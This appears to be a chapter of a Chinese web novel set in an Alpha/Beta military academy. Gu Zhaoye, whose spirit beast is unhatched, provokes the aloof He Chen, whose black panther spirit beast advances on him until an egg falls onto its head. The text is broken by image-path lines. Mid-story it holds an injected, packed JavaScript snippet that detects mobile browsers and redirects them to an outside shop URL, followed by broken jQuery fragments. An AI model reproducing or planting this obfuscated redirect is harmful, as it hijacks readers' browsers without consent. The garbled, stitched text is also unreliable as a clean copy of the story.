“顾昭野。”
“到。”
教官站在讲台……不,这里没有讲台。
天枢班的教室更像一个空旷的训练场。教官站在最前面,手里捏着一份名单,一个一个地往下念。
。
分班通知下来的第二天就需要正式上课。一年级的必修课程有三门:
[精神体基础理论与控制]
[虫族生物学与解剖]
[实际对抗训练]
顾昭野在第二天换上了当初定制的训练服,黑色,裁剪很合身,面料比普通校服厚实一些,穿在身上有种利落的紧绷感。
宁迁从卫生间出来的时候也已经穿戴整齐,他的目光在顾昭野身上扫了一圈,最后落在他的手臂上。
高级定制的训练服,手臂上都会绣着家族的族徽。
宁迁的徽章是一枚盾牌,他们家族最出色的都是beta,盾牌象征着守护与坚忍。
宁迁看着顾昭野空荡荡的袖管,表情有点失望,但很快恢复正常,他还有更好奇的事:“野哥,你打算以后走哪个流派啊?”
顾昭野脚步微顿,侧过头,眉梢轻挑。
流派?“这总不是什么需要保守的秘密吧?”宁迁见他没有回答,笑道,“提前告诉我呗,没准咱们还能接着做搭档,配合训练呢!”
原来还会分流派么?就跟文理分班一样?
不过这对顾昭野来说并不重要,他完完全全是个萌新,什么流派在他眼里都是一张白纸。
顾昭野想了想,吐出两个字:“都行。”
宁迁的脚步一顿。
“都行?”他重复了一遍,语气里带着一种难以置信的意味。
“嗯。”顾昭野应得漫不经心。
宁迁又看了他一眼,这次的眼神变了。
都行,不做选择,往往意味着,全都要。
那不就是要双修的意思么?
“这么强?”宁迁嘴角弯了一下,带着点笑。
顾昭野径直走进教室,脚刚踏进门槛,一种被窥视的触感便如芒在背。
那不是路人随意的扫视,而是几道如有实质的目光,沉甸甸地黏在他身上,像是在确认某种危险源。
但他没在意,走到角落里站好。
“辰哥!”宁迁忽然扬声喊了一句,打破了教室里的静谧。
顾昭野也随之偏过头。
因为有一道极具侵略性的视线瞬间锁定了他。
顾昭野看过去,是昨天电梯里的黑发青年。
两个人的视线在半空中撞在一起。
没有人释放信息素,但一种无形且没有气味的重压,正从黑发青年的方向无声无息地蔓延开来。那像是一层薄薄的寒雾,带着令人窒息的静谧,直奔他而来。顾昭野的后颈忽然一紧。
那种感觉,就像是有某种危险的掠食者悄无声息地贴到了身后,獠牙抵在了腺体上。他的腺体开始发麻,周身的空气也渐渐变冷,像有两股无形的力量在无声碰撞,连呼吸都变得艰难。
顾昭野没有表现出慌乱,因为他的思绪正飘在别处,书上好像提过,精神力和信息素是可以剥离控制的,既然没有信息素的味道,那这种压迫感是纯粹的……精神力?
“除了后面的精神力对抗训练,学生间禁止课上内斗。”一个声音忽然从前面传来,打断了顾昭野的思绪。
方强强站在了两人中间,头发扎得很紧,表情严肃。“赫辰,”她的声音不高,却清晰地切开了空气里的凝滞,“你打算遵守我的课堂纪律么?”
所有人的目光都转向了那个黑发青年。
赫辰的神情依旧淡漠,仿佛刚才那股令人战栗的压迫感从未存在过,他极轻地点了一下头,动作敷衍,一种近乎傲慢的顺从。
“当然。”他说。
方强强盯着他看了两秒,才缓缓移开视线,她扫过顾昭野,那眼神很快,没有多说什么,毕竟刚才是赫辰先挑事,顾昭野算是正当防卫。
“在这个班里的都是优质Alpha,未来的精英。想必你们心里已经对自己的流派有了考量。但我不建议你们刚开始就把自己锁死在某个方向。”
方强强顿了顿,目光再次扫过每一张年轻而桀骜的脸。
听完方强强的解释,顾昭野才恍然大悟。
军校主要分化为两个流派。
兽体系,精神体具象化为猛兽,是正面的钢铁洪流,突击的利刃,他们靠精神体撕碎虫族,本体则负责掩护与配合,是战场上的杀戮机器。
精神系,精神体作为直接的武器,擅长远程操控与干扰,防卫者,能对虫族进行精神冲击,植入幻觉,也能为友方提供战场感知屏蔽。
“就算你决定要选择精神系,”方强强的语气加重了几分,“也不能忽视我的精神体基础理论与控制,好了,现在开始上课。”
顾昭野在心底悄悄松了一口气。
开学第一课,没有自我介绍环节。他最怕的就是那种被推到台前,被迫向一群陌生人剖析自己的尴尬时刻。
然而,这口气还没完全吐出来,方强强的下一句话就像一盆冰水,瞬间浇灭了他的庆幸。
“请大家站在各自的隔离区,释放出自己的精神体。”
顾昭野脸上的表情凝固。
地上设置一下隔离区,每个人一个,直径大约两米,学生们三三两两地走进去,顾昭野找到最近的那个,站了进去。
可是,他的精神体……还没有孵化。
周围的空气开始躁动。
精神体一个接一个地破空显现,光怪陆离的虚影在隔离区内凝结成实体,它们有的温顺地伏在主人脚边蹭着裤腿,有的则昂着头,警惕地打量着四周。
隔离区的力场屏蔽了大部分信息素的冲撞,但是顾昭野仍然会觉得内心隐隐躁动,他还站在自己的圈里,显得格格不入。
但他很快发现,自己并不孤单。
赫辰就站在他斜前方的隔离区里。那个黑发青年双手插在裤兜里,什么也没做,仿佛是在看一场与己无关的闹剧。
顾昭野心头莫名一松,还好不止他一个。
方强强自然也注意到了这一点,她的目光如刀锋般刮过赫辰的脸:“赫同学,你的精神体呢?”
赫辰冷淡地说:“放出来,这里就没人能站着听课了。”
紧接着,一声极轻的笑意打破了沉默。
顾昭野没忍住,他是真的觉得这个理由有点好笑,这未免太敷衍,教官会信么?
他的嘴角刚弯起一个极浅的弧度,还没来得及收回,那声气音就在过分安静的教室里显得格外刺耳。
然后顾昭野发现,周围的气氛变了。
那些目光像突然转向的探照灯,齐刷刷地钉在他身上。
旁人只见顾昭野唇角微挑,喉间迸出一声嗤笑,那笑又轻又短,当他抬眼扫过赫辰时,目光里淬着毫不掩饰的讥诮,像是在说:就这?
宁迁站在旁边,心里已经炸开了锅。他看着顾昭野,脸上的表情从惊讶变成了佩服,他还真没见过敢这么直接嘲讽赫辰的人,他这舍友,也太6了!上来就这么刚,刺激!
顾昭野愣了一下,然后意识到……他刚才是不是不该笑?
顾昭野的脑子飞速转了一下,然后他做了一件他认为很聪明的事。
“我也是。”他淡淡地说。
他的意思是:我在附和你的话,我跟你是一边的,是认同你的。
方强强笑了一声,看向另一个学生,“你,”她说,“指挥你的精神体攻击他。”
那个学生愣了一下,脸上的表情变了,不是惊讶,我?攻击赫辰
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17396192|200251||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
?
方强强站在他身后,没有动,只是看着他:“执行命令。”
那个学生的精神体是一只银灰色的狼,体型不大,但线条很流畅,像一把拉满的弓。
教官的命令无法违抗,银灰色的狼向前迈了一步,四肢紧绷,獠牙毕露,准备扑上前狠狠撕咬。
但它还没有靠近赫辰,脊背猛地弓起,四肢弯曲,前爪深深扣进地面,喉咙里发出低沉的呜咽。
它的面前压下一道阴影,是一头豹子。
黑色的豹子,通体漆黑,没有一丝杂色,黑得像是要把周围的光都吸进去,它的体型比普通的豹子大得多,肩高几乎到成年人的腰部,四肢粗壮,肌肉在皮毛下滚动,像潜伏在夜色中的河流,它的爪子落在金属地面上,发出轻微的刮擦声。
它的眼睛是金色的,像两团烧在暗处的火。
黑豹缓慢地扫过在场每一个人的脸,那目光不像是在看同类,像是在看一群可以被随意撕碎的猎物。
空间里的空气骤然凝滞了。
那些已经释放出来的精神体同时做出了反应,狼夹起了尾巴,鹰收拢了翅膀,蛇盘成了一团。
宁迁是一个beta,beta没有精神体,但他也从来不想正面注视着赫辰的精神体。
黑豹绕着赫辰转了一圈,紧接着,它的目光穿过人群,直勾勾地落在了角落里。
——落在了顾昭野身上。
赫辰站在黑豹身后,表情很淡,同样淡淡地注视着顾昭野的方向。
哦,难怪他姓赫。
黑豹家族。
帝国最古老的Alpha血脉之一,他们的精神体世代相传,每一代都是这种通体漆黑的猛兽。
顾昭野忽然意识到自己刚才做了一件蠢事,他说我也是,但赫辰明显是真的,而他不是,他不应该附和的……
黑豹开始动了,像一片乌云在移动,它穿过人群,学生们自动让开了一条路。
它朝着顾昭野走来。
顾昭野站在原地,没有动。
不是因为他不想动,是因为他在想,跑肯定是跑不过的,而且这是课堂,教官就在前面,总不能真让豹子咬死他吧?
他求助式地看向方强强。
方强强表情很平静,像是在看一场她已经知道结果的实验,她的眼神里没有阻止的意思,大概是说:没错,我就是这个打算,你们这种alpha气性大没关系,她会一个个逼出来的。
顾昭野有点绝望。
黑豹已经走到他面前了。
距离不到两米。他能看清它眼睛里的金色纹路,能闻到它身上散发出的气味,不是信息素,是野兽的气味。
金色的眼睛盯着他,瞳孔缩成两道细线。
顾昭野也盯着它。
虽然,他其实想摸一把,试试手感。
这只黑豹的毛发看上去非常细腻,在灯光下泛着一种近乎丝绸的光泽,是硬的还是软的?像缎子还是像钢丝?
但现在他更需要思考自己的生命安全。
黑豹的嘴张开了。
顾昭野的脑子空白了一瞬。
他看到了它的牙齿,不是人类的牙齿,是匕首,是锯齿,口腔深处一片漆黑,那是通往某个天堂的路口。
然后——
嘭。
有什么东西砸在了黑豹的头顶。
很大,还很结实,砸上去的声音像一颗石头扔进了铁桶。
黑豹的头往下沉了一下,它的身体顿住了,眼睛里闪过一丝……困惑?
那个东西从豹子的头顶滚落下来,在地上弹了一下,发出咚的一声闷响,又滚了两圈,摇摇晃晃地,停在了顾昭野脚边。
是一颗蛋。
咔。
很明显的一声。
光滑的蛋壳上出现了明显的裂纹。